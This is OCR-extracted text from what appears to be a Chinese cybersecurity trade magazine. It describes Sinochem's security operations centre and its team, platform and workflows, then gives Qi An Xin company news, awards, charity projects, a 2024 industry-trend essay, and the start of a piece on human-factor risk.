在中国中化网络安全运营中心（COC）的总体架构中，尤其强调运营团队、制度流程、技术工具的全盘考虑，通过整合团队、技术、规范、流程、平台等全要素，打通发现问题、分析问题、评估问题、处置问题等全流程，夯实整体网络安全管控基础，完善网络安全运营常态长效机制，实现中国中化网络安全运营工作横向到边、纵向到底。

中国中化网络安全运营中心（COC）由专业的安全运营团队、统一的安全运营管控平台、标准的安全工





作流程组成。具体包括以下几个层面：

首先在人的层面，搭建专业化、梯队化的安全运营团队，补齐人员短板。


集团搭建了由安全架构师 / 咨询师、领域专家、安全分析团队、一线运营团队、开发支撑团队等构成的梯队化安全团队。同时，由公司总部统筹建设、统一管理，各单位参与建设、分级管理，建立人员共享机制，依托共享服务的方式实现运营团队共享，缓解人员短缺问题。

其次在工具层面，建设一体化的安全运营管控平台，提供落地支撑。

中国中化在实践中发现，安全运营和安全管控是不可分割、需要融为一体的，因此建设安全运营管控平台就变得非常迫切。

一方面，通过建设统一的网络安全运营技术平台，对接中国中化资产管理、脆弱性管理、态势感知、威胁情报、等保监督等安全能力，实现对终端、服务器、网络设备、网络安全设备等资产的信息收集和状态识别，对中国中化各单位的网络安全状况实现常态化监测。

另一方面，通过与奇安信深度合作，依托态势感知与安全运营平台（NGSOC），定制安全管控平台，完成对安全运营工作的落地支撑。安全管控平台作为中国中化网络安全运营中心（COC）的重要组成部分，承载了安全运营的主要工作流程，是网络安全数据及运营工作的展示平台。它可以将态势感知、自动化编排、资产管理、脆弱性管理等各个分散的子系统整合到一起，以内部工作流的方式贯穿工作任务，形成标准化的工作流程，最终实现安全工作的闭环运营。



安全运营管控平台界面

安全运营工作分工表

岗位	运营管理-M		合规检查-C					运营支撑-S					
	信息通报（M1）	宣传教育（M2）	等保监督（C1）	安全检查（C2）	风评渗透		攻防演练（C5）	资产管理（S1）	脆弱性管理		威胁检测与处置（S4）	应急响应（S5）	安全运维（S6）
					渗透测试（C3）	风险评估（C4）			漏洞管理（S2）	安全基线管理（S3）			
统筹协调岗	✓	✓	✓	✓	✓	✓	✓				✓	✓	
安全联络岗	✓	✓					✓						
安全检查岗		✓		✓		✓	✓						
等保督导岗		✓		✓		✓	✓						
风评测试岗		✓		✓	✓	✓	✓						
资产管理岗		✓		✓	✓		✓	✓				✓	
安全监测岗		✓			✓		✓				✓	✓	
事件分析岗		✓			✓		✓				✓	✓	
脆弱性管理岗		✓		✓	✓		✓		✓			✓	
安全运维岗		✓			✓		✓	✓	✓	✓	✓	✓	✓

第三在流程方面，通过制定标准化的安全运营和执行流程，确保运营工作效果。

中国中化建立并遵循统一的工作标准，规范网络安全运营中心工作。监督管理网络安全运营制度规范落实，明确网络安全运营工作的工作要求和流程，确保网络安全运营工作的可监督、可操作、可执行。

技术先进、管理有序、集约共享，COC 凸显三大价值


通过将“人 + 工具 + 流程”运营体系打通，中国中化网络安全运营平台在技术、管理和集约共享等方面都获得了优异的表现。

首先，通过 SOC、SOAR、威胁情报等多项技术加持，实现真正的“安全运营、协调联动”，确保整个平台的技术先进性。


中国中化网络安全运营平台集成了奇安信态势感知与安全运营平台（NGSOC）、安全编排自动化与响应系统（SOAR）、资产管理、脆弱性管理、威胁情报、攻击回溯、实网攻防靶场、等保管理、自动封禁等多个安全子系统组件；中国中化及下属单位根据自身的业务需求和安全风险，以资产、漏洞为核心，制定出最适合的安全策略、管理流程和制度；通过持续地对网络进行监测，自动响应安全事件，减少了人工干预环节，提高了响应速度和效率；实现了统一的安全管理和运营。

其次是依托安全管控平台，开展一体化、标准化安全运营。

中国中化将网络安全运营贯穿总部、下属单位的各个业务部门，通过统一的平台（安全管控平台）、流程和团队，制定全面的安全策略，明确运营团队各岗位的安全职责和操作规范，实现安全策略的统一管理和全面


应用软件
网络设备
网络设备、安全设备
源代码
网络流量
情报查询/情报数据
自动封禁
安全运营平台
攻防靶场子系统
代码安全检测子系统
攻击溯源子系统
SOAR自动编排子系统
封禁结果
封禁命令
自动封禁子系统
演练任务
演练任务完成情况
安全漏洞
攻击查询
溯源结果
告警数据
处置工单
封禁结果
封禁命令
安全管控系统
个人工作台
事件中心
攻防对抗中心
资产中心
知识中心
通报中心
合规检查中心
响应中心
对接服务
报表管理中心
系统管理中心
组织用户
统一认证
用户管理系统
脆弱性数据
资产数据
告警数据
威胁情报
情报查询
等保任务信息
资产数据
资产数据
情报查询/情报数据
脆弱性管理子系统
资产管理子系统
态势感知平台
威胁情报子系统
等保管理子系统
处置工单
脆弱性扫描数据
处置工单
资产扫描数据
系统等保级别
告警&原始日志
威胁情报
等保数据
扩展完善
新建
漏洞、弱口令
终端、服务器、网站
流量采集、日志采集
威胁情报源
信息系统

安全运营平台子系统


可视化大屏
运营工作台
整体运营概览
个人工作台
运营值班面板
单位运营概览
业务层
事件中心
告警管理
事件管理
事件规则
流程管理
白名单管理
资产中心
资产管理
脆弱性管理
配置核查管理
通报中心
信息填报
安全通告
响应中心
工单管理
自动封禁
自动化编排
攻防对抗中心
战时应急响应
攻防演习
攻防演练
渗透测试
知识中心
知识库
合规检查中心
安全检查
风险评估
系统上线安全检查
等保合规
报表管理中心
快速报表
周期报表
报表模板
系统管理中心
权限管理
账号管理
岗位管理
值班管理
系统对接
操作审计
安全维护
系统配置
引擎层
流程引擎
扩展完善
新建

执行，确保中国中化整体安全运营的协调性和一致性。

中国中化通过设立规章制度的方式，规范网络安全运营工作的内容和工作要求，各单位按照运营中心工作规范要求，落实相关岗位及人员配备工作，开展标准化运营工作，各级单位的安全责任仍然遵循原职责设定。制定标准化的安全运营工作流程和规范，包括合规检查、等保管理、资产填报、应急响应等环节的标准和流程，确保每个单位和岗位都能够按照统一的标准进行安全运营工作，最终全面提升中国中化的网络安全防御能力和网络安全水平。

最后是集约共享，真正实现了节约降本、提质增效。

中国中化属于超大型央企，旗下境内专业公司、直管单位及二级公司和外部供应商等数量非常庞大，如果单独建设、各自为阵，不仅投入很大，能力和效果也会参差不齐。韦铭表示，新的网络安全运营平台充分体现了集约共享的理念，将先进的安全能力如技术工具、专业人才等，充分赋能全集团各级机构，在较少的安全投入之下，获得高水准的专业网络安全保障。

其中在技术层面，集团通过统一建设技术平台，并推动技术工具共享，显著降低了各单位技术投入，避免重复建设。而在人员方面，运营团队设置统筹协调、安全联络、安全检查、等保督导、安全运维、攻防演练等各种岗位，不同岗位人员可以复用，一人可任多个岗位，同时一人可服务多个单位，以共享服务的方式实现运营团队共享。通过这些集约共享的措施，使得总部安全能力下沉至二级单位，技术平台、工具和人才在全集团充分共享，实现了物尽其用、人尽其用和节约投入。

实战是检验效果的唯一标准。在党的“二十大”网络安全重保，以及年度网络实战攻防演习期间，中国中化充分发挥网络安全运营中心优势，构建自动化监控响应流程，通过评估安全形势，制定防御规则，确保整体安全风险可管可控，为战时网络安全提供有力保障，提高了攻击监测分析和安全事件处置效率，有效提升了防护能力。

未来：建立考核评价，从“做到”迈向“做好”

罗马不是一日建成的。对于未来中长期的目标，韦铭表示，中国中化网络安全运营中心已经完成了怎么做（基础能力建设及试点）、做没做（全面开展运营工作）前两阶段的任务，下一步重点是做好没（运营工作评价）第三阶段的工作。其中包括进一步完善运营岗位设置，建立岗位考核评价机制，持续提升团队运营能力，以及进一步优化完善运营制度、流程及工作表单，实现部分流程自动化运行等，逐步达到团队完整、流程完善、平台功能全面、运营高效的更高目标。

国务院国资委《关于加快推进国有企业数字化转型工作的通知》中明确指出，网络安全基础是国有企业数字化转型的四大基础之一，并在《中央企业负责人经营业绩考核办法》中，首次将网络安全事件纳入考核范围。可以肯定，随着“数字中国”“网络强国”和“新基建”等国家重大战略部署加快推进，网络安全对于央企数字化越来越举足轻重，中国中化探索的基于“人 + 工具 + 流程”结合的标准化安全运营体系，不仅走在了行业前列，更值得同行普遍借鉴和参考。安

> 在年度网络实战攻防演习期间，
> 中国中化充分发挥网络安全运营中心优势，
> 构建自动化监控响应流程，通过评估安全形势，
> 制定防御规则，确保整体安全风险可管可控，
> 为战时网络安全提供有力保障。

大事记

奇安信发布国内首个 AI 安全整体应对方案

3 月 1 日，奇安信集团正式对外发布 AI 安全整体应对方案，包括 AI 安全框架，以及基于安全框架下的 AI 安全解决方案、AI 评估服务和安全检测工具等。

这是奇安信继去年发布 QAX-GPT 安全机器人、大模型卫士之后，在 AI 领域的又一次重要战略布局。它可以帮助企业看清 AI 安全全貌，提前洞察风险并采取应对措施，为中国企业抢占人工智能战略制高点，筑牢安全底座。

奇安信安全专家指出，无论监管机构、安全行业，还是政企机构，都需要积极拥抱潜力巨大的 AI 技术与大模型，同时审慎评估其影响的不确定性，包括及时部署 AI 安全框架、解决方案，以及相关的评估服务和测试工具等，确保监管与治理及时跟进， 筑牢 AI 安全基石。

长沙市政府副市长、大数据产业链链长高文棋走访调研奇安信集团

2 月 29 日，长沙市政府副市长、大数据产业链链长高文棋，长沙市数据资源管理局党组书记、局长周娟平一行到访奇安信安全中心，先后参观了网络安全保障指挥中心、安全中心展厅、工控实验室、司法鉴定等实验室地，并就数据安全、城市安全运营、网络安全产业发展等方向，与奇安信安全专家进行了深入交流。

奇安信中标广西北部湾投资集团零信任项目

近日，奇安信中标广西北部湾投资集团有限公司零信任项目，为客户提供完整零信任解决方案，建设动态的、实时的业务安全访问体系。

奇安信相关负责人表示，该项目的成功落地，将为大型集团企业零信任架构的建设，再次起到标杆示范作用。预计项目成功交付后，将对奇安信后续的零信任及数据安全项目推广，打下坚实的基础。

2024 第九届安全创客汇报名正式开启

2 月 26 日，网安创投界一年一度的重磅活动——“安全创客汇”，宣布正式启动第九届赛事活动报名。

据介绍，2024 第九届安全创客汇将按照报名招募、线上初赛、线下复赛及总决赛的赛事流程，坚持公平、公正、公开的原则，每场比赛均由专业导师团、投资人、甲方专家、媒体智库专家、产业安全专家组成的评委组进行多维度评审选拔。

德勤中国 CIO 廖福良一行到访奇安信安全中心

2 月 21 日，德勤中国合伙人、CIO 廖福良等领导一行，到访奇安信安全中心。在奇安信集团董事长齐向东的陪同下，先后参观了网络安全保障指挥中心、安全中心展厅、工控实

验室等地，并围绕安全大模型、数据安全、安全咨询等领域进行了深入交流。

先进计算与关键软件（信创）海河实验室主任龚克一行到访奇安信

2月4日，先进计算与关键软件（信创）海河实验室主任、中国新一代人工智能发展战略研究院执行院长龚克一行到访奇安信安全中心，与中国银行、北京银行等几家金融机构安全专家，奇安信集团董事长齐向东及安全专家一起，就网络安全、大模型安全在信创领域的创新应用、人才培养、产业深化发展等内容进行了深入交流。

千万级项目 奇安信为某金融央企打造安服“正规军”

近日，奇安信集团中标某金融央企安全服务采购项目，项目规模为千万级。未来奇安信将全力帮助该金融央企客户，打造高素质、高水平的安全服务“正规军”。该项目是奇安信近期连续斩获的又一个金融行业千万级安服大单，进一步巩固了奇安信在该行业安全服务领域的持续领先地位。

奇安信集团董事长齐向东一行赴荣程集团访问交流

近日，奇安信集团董事长齐向东一行赴天津荣程祥泰投资控股集团有限公司（以下简称“荣程集团”），与荣程集团董事会主席张荣华及相关业务主管，就大型制造企业数字化转型安全建设、工业互联网安全建设等内容进行了深入交流。

2024 安全创客汇专家研讨会在京举行

1月30日，由奇安信集团、北京网络安全大会、新安盟、奇安投资、网络信息安全创业投资服务联盟联合主办的第九届安全创客汇专家研讨会在北京举行。

来自投资人、网安智库专家、甲方专家、产业专家、媒体代表出席了研讨会。专家组针对2024安全创客汇的赛制形式、研判标准、奖项设置等内容进行了专题研讨。经专家组磋商，2024年第九届安全创客汇赛事分为线上初赛、线下复赛，并将于BCS 2024期间进行总决赛。

荣誉墙

奇安信获第十届 CNCERT 甲级网络安全应急服务支撑单位称号

近日，国家互联网应急中心（CNCERT）公示了第十届 CNCERT 网络安全应急服务支撑单位名单。凭借在网络安全领域扎实的技术创新能力，以及面对突发网络安全事件的应急服务能力，奇安信再次入选 CNCERT 网络安全应急服务支撑单位，并获评最高级甲级。

奇安信工业互联网安全获国际权威机构认可

奇安信在最近发布的报告《运营技术安全解决方案前景，2024 年第一季度》（以下简称“报告”）中得到了国际权威组织 Forrester 的认可，该报告对 31 个值得关注的 OT 安全解决方案进行了深入研究。其中，奇安信凭借全生命周期的工业互联网安全能力被评为代表厂商。

国际互认！奇安信旗下北京网神洞鉴司法鉴定所荣获 CNAS 认可


近日，奇安信集团旗下的北京网神洞鉴科技有限公司司法鉴定所（以下简称“北京网神洞鉴”）顺利通过中国合格评定国家认可委员会（CNAS）实验室 / 检测机构认可，荣获 CNAS 实验室认可证书，标志着其出具的鉴定意见书在国际上享有法律效力和广泛认可。

CNAS（China National Accreditation Service for Conformity Assessment），即中国合格评定国家认可委员会，是我国目前唯一，也是最权威的实验室评审机构。在其认可范围内，鉴定所出具的鉴定意见书具有国际公信力和权威性。

奇安信集团获 2023 年中国计算机学会计算机安全专业委员会“年度贡献奖”

近日，中国计算机学会计算机安全专业委员会常务委员会议在京举行。会议对计算机安全专委会 2023 年度工作进行总结表彰，并研究探讨 2024 年工作计划。

会上，奇安信集团凭借在 2023 年开展行业活动、提供专业支持等方面的突出表现，被授予“年度贡献奖”，奇安信集团总裁吴云坤获颁新一届计算机学会计算机安全专业委员会常务委员聘书。



奇安信工业安全态势感知等多款产品获权威机构认可

近日，国内权威咨询机构赛迪顾问发布了《中国工控安全市场研究报告（2023）》（简称《报告》）。《报告》提出，2022 年中国工控安全市场规模为 58.5 亿元，增长率为 39.0%。在工业安全态势感知领域，奇安信优势明显；在市场地位和发展能力两个维度均处于领先位置，获评领导者。

社会责任

助力乡村学校换新颜 “和美乡村计划”校园开花

2023 年 5 月，在全国政协的牵线搭桥下，奇安信公益基金会“和美乡村计划”向舒城县阙店乡杜店中学捐赠人民币 10 万元，用于改善乡村学校基础设施建设。经过近半年的建设，该项目工程于近日全部完工，1658 名在校学生用上了崭新的多媒体设备、功能室和体育器材。

据悉，“心安助农 · 和美乡村计划”是北京奇安信公益基金会于 2022 年年底发起的公益项目。截至 2023 年年底，“心安助农 · 和美乡村计划”已经支持了四川、北京、广东、安徽、河北、内蒙、贵州等多地乡村建设，累计受益乡村居民超过 3.2 万人。

奇安信公益基金会获得 2023 中基透明指数 FTI 满分

近日，中国基金会行业数据发布会在京举办，发布会以“阳光慈善，让数据说话”为主题，发布了《中基透明指数 FTI2023 报告》。北京奇安信公益基金会首次被纳入监测评估范围，在 35 项合规性指标、7 项倡导性指标的评估中均为满分，获得 FTI100 分的成绩。

“首次纳入监测即获的满分评价，是对奇安信公益基金会年度工作的高度认可。”奇安信公益基金会荣誉理事长齐子昕表示，奇安信公益基金会自成立以来就高度重视各项合规化建设，积极做好信息披露及信息公开工作。未来，基金会也将继续坚持推进基金会透明度建设，做更透明、更值得信任的公益，助力实现“阳光慈善”。

“眼明心安”项目获第十三届公益节年度公益项目奖

日前，由数央网、数央公益联合众媒体共同举办的“公益创造美好：2023 第十三届公益节暨 2023ESG 影响力年会”在北京举行。由北京奇安信公益基金会支持，并联合北京白求恩公益基金会、北大人民医院携手发起的“眼明心安 · 西藏儿童盲及低视力诊疗能力提升项目”（简称“眼明心安”项目）获得“2023 年度公益项目奖”。

为帮助改善西藏盲及低视力儿童救治困难的现状，2022 年 6 月 6 日，“眼明心安”项目正式启动，并成为奇安信公益基金会“心安助医”工程的重点项目。项目为期三年，将通过整合优质的眼科医疗资源，帮助西藏自治区眼科中心建立的一套科学的救治体系和一个医疗联合机制，助力填补高海拔地区儿童眼科疾病筛查诊疗机制的空白。

2024 年网络安全产业发展的选择与方向

作者 | 奇安信集团产业发展研究中心

自新冠疫情以来持续 4 年的宏观经济环境波动，结构性问题与周期性矛盾交织叠加，经济增长速度减缓，给互联网和科技行业带来了巨大的冲击，网络安全产业也不可避免的受到影响。随着上市网络安全公司陆续发布 2023 年业绩预告，相当一批企业业绩下滑、亏损，让部分人对网络安全产业的发展前景感到“悲观”。但同时也应看到，一些头部企业 2023 年营收依然逆势取得超过 10% 的增长，一批创新企业成长更为迅速。

从长期看，国内网络安全行业发展的韧性和可持续性并没有发生改变。一方面，受国际政治环境影响，网络安全的国家战略属性不断增强，各国政府持续在立法层面完善网络安全制度建设，顶层设计的战略指引为网络安全行业提供了坚实的发展基础。另一方面，IT 技术架构的快速演进，使得网络安全威胁日益复杂，尤其是 AI 大模型等技术的兴起，在数字经济背景下，网络安全正发展成为数字化产业的必须品，并伴随着数字化转型的深入，加速扩展渗透到传统行业。

在外部环境不确定性、不稳定和数字化、智能化加速发展的双重背景下，网络安全的刚性需求更加明确。网络安全行业技术创新活跃，紧跟国际前沿趋势和国家政策与政企需求，并未落后于数字化发展的脚步。作为经济社会发展中基础性和战略性科技领域，网络安全行业“长坡厚雪”的特质正在逐渐显现，面对困难挑战的同时，也孕育着新的机遇。

2024 年已经到来，宏观形势依然严峻，网络安全产业需要内外兼修，在逆境中寻求突破，为将来大发展做好充分准备。一方面紧跟全球网络安全产业发展趋势，深入挖掘新型安全需求；学习国外先进企业经验，加快我国网络安全头部企业发展。另一方面紧跟我国数字智能产业变革趋势，开拓新的产业增长点；丰富网络安全生态，推动网络安全创新创业公司迅速成长。

1、紧跟全球网络安全产业发展趋势，深入挖掘新型安全需求

全球网络安全产业发展的大趋势是相同的。目前看，安全左移、接入安全、数字边界、云上安全、数据安全、智能安全和安全弹性是未来的主要发展趋势。

• 安全左移：软件的研发速度远超过其安全防护的速度。网络安全需要在应用开发流程中从一开始就嵌入，实现左移。

• 接入安全：更多联网设备意味着更多漏洞。每个漏洞可能成为企业组织网络与数据安全的潜在突破点。未来需要更加关注设备接入安全。

• 数字边界：由于数字化转型的加速和远程工作的转变，企业传统网络边界几乎已经不再存在。未来将需要关注身份和零信任解决方案。

• 云上安全：全球范围内云上数字业务已经在大规模开展，我国也在大力推动政企云建设和应用。大规模混合云和多云转型将推动对 SaaS 化安全管理和服务发展，以及基于云原生的云上业务安全建设。

• 数据安全：随着全球数字化建设发展，数据总量急剧增长、交互更加频繁，企业和消费者更加频繁的使用数字化基础设施，数据安全需要更严格的防护和监管。

• 智能安全：攻击和警报的增加，而处理这些警报的员工数量却减少，这意味着必须通过人工智能和自动化让安全变得更智能。

• 安全弹性：随着勒索软件的增长和数字基础设施变得“业务关键”，积极主动地管理网络安全弹性比以往任何时候都更加重要，并且随时准备从攻击中快速恢复。

中国市场在紧跟国外先进技术和产业发展的同时，也应注重我国网络安全特点，挖掘真实需求。数据安全在创新方面的比重已接近传统安全领域，我国网络安全重视攻防、安全运营、SOAR 等更具实战化的赛道，工业安全、汽车安全、安全芯片等赛道符合我国新型行业对网络安全的需求。这些需求通常需要深入了解应用行业，与应用和业务流程做深入对接，即实现安全的内生和融合，才能释放其安全需求，这也必将进一步改造网络安全产业的生态布局。

2、紧跟我国数字智能产业变革趋势，开拓新的产业增长点

网络安全传统市场日趋饱和，产业变革为网络安全带来新的驱动力。数字经济以业务数字化转型带动的信息系统新建、升级和重构为主，未来仍将是宏观经济的主要驱动力，也是我国网络安全潜力市场。数据要素市场的发展使得数据安全得到政策重点加强，不断完善数据安全治理可操作性。智能化将带来网络安全技术和产品的迭代，也将引领产业变革。信创关基行业央国企信创整体处于起步阶段，金融行业处于几轮试点后的验收阶段，也将持续导入安全需求。国家安全要求网络安全建设反渗透、反破坏、反窃密、反暴恐、防泄密及网空对抗能力，具有可观潜在市场。海外市场为我国网络安全企业带来新的机遇，网络安全国际市场、国家海外利益保护、中东 / 东南亚数字化加速带来的配套网络安全市场均是潜在增长点。解决关键卡点、培育增量市场，快速做大做强是下一步的主要任务。

3、学习国外先进企业经验，加快我国网络安全头部企业发展

在 2023 年整体大环境不好的情况下，相对于中国网络安全企业，美国企业的发展则更为快速。典型代表如 Palo Alto，2023 年前三季度营收达到了 49.4 亿美元，增速达 25%，并且实现了盈利。其市值也突破了 1000 亿美元，受到市场认可。Palo Alto 是传统网络安全企业，近年来抓住产业发展的机会，通过收购创新企业和技术迭代丰富其产业版图，始终保持领先地位和高增长。

我国网络安全产业需要打破当前困难局面，头部企业必须起到引领作用。一方面企业需要加强技术研发，提升安全能力；另一方面需要借助资本市场力量，加快企业并购和资源整合，尽快摆脱网络安全产业散、小、弱的局面。

4、丰富网络安全生态，推动网络安全创新创业公司迅速成长

随着数字化发展，应用形态更加丰富，优秀的网络安全创企需要借助生态的力量快速发展。美国的创企如 CrowdStrike、Okta、Zscaler 等，通常借助 SaaS 化云服务的模式快速成长，这与美国政企大规模使用公有云，数字业务更加平台化的特点相关。而未能快速成长起来的创企近年来更倾向于选择并购。

与美国相比，我国数字化业务发展的行业化属性更加明显，网络安全需求的碎片化更加明显，定制化需求也日益增长，特定行业的特定安全需求，需要由专业的团队长期深耕，这给技术能力强的专业化创新企业提供了足够的生存空间，促成了网络安全创业百花齐放的局面，但网络安全创企通常也难以摆脱单一业务的限制，实现平台化大规模推广，很难成长起来。因此我国网络安全产业应该更加丰富产业生态，为优秀创新企业提供更广阔的发展空间和跨平台发展的机会。同时并购将来也是一条好的出路，符合产业发展的趋势。安

关于作者

奇安信集团产业发展研究中心是奇安信集团的产业研究团队。长期关注国内外网络安全和数字化产业相关领域，跟踪产业发展现状与趋势，研究网络安全各细分领域，包括产品技术、市场、投融资和产业生态，站在行业一线，通过全局视角为网络安全产业发展建言献策，为企业决策提供依据，为从业人员提供参考。

陈华平：奇安信集团副总裁，产业发展研究中心负责人。
乔思远：产业发展研究中心研究员，主要负责宏观分析和前沿技术研究。
许传朝：产业发展研究中心研究员，主要负责宏观分析和前沿技术研究。
万鹏：产业发展研究中心研究员，主要负责生态研究和企业经营分析。
尹文鹏：产业发展研究中心研究员，主要负责产业投融资研究和企业经营分析。
赵昌毅：产业发展研究中心研究员，主要负责产业宏观分析和解决方案研究。
李强：产业发展研究中心研究员，主要负责产业宏观分析和解决方案研究。

观察：“人为因素风险管理”兴起，安全意识进入 2.0 时代

作者｜谢超首

知名研究机构 Gartner 发布的网络安全趋势中，将“实施安全行为与文化计划以降低人为风险”列为 2024 年九大趋势之一。安全行为与文化建设首次入选 Gartner 年度安全趋势。

在生成 AI 加剧政企安全风险之际，传统的网络安全意识教育却无法有效减少员工行为导致的安全事件。新兴的人为因素风险管理旨在从提高意识转向促进行为改变，推动安全意识进入 2.0 时代。

一、令人防不胜防的社工攻击

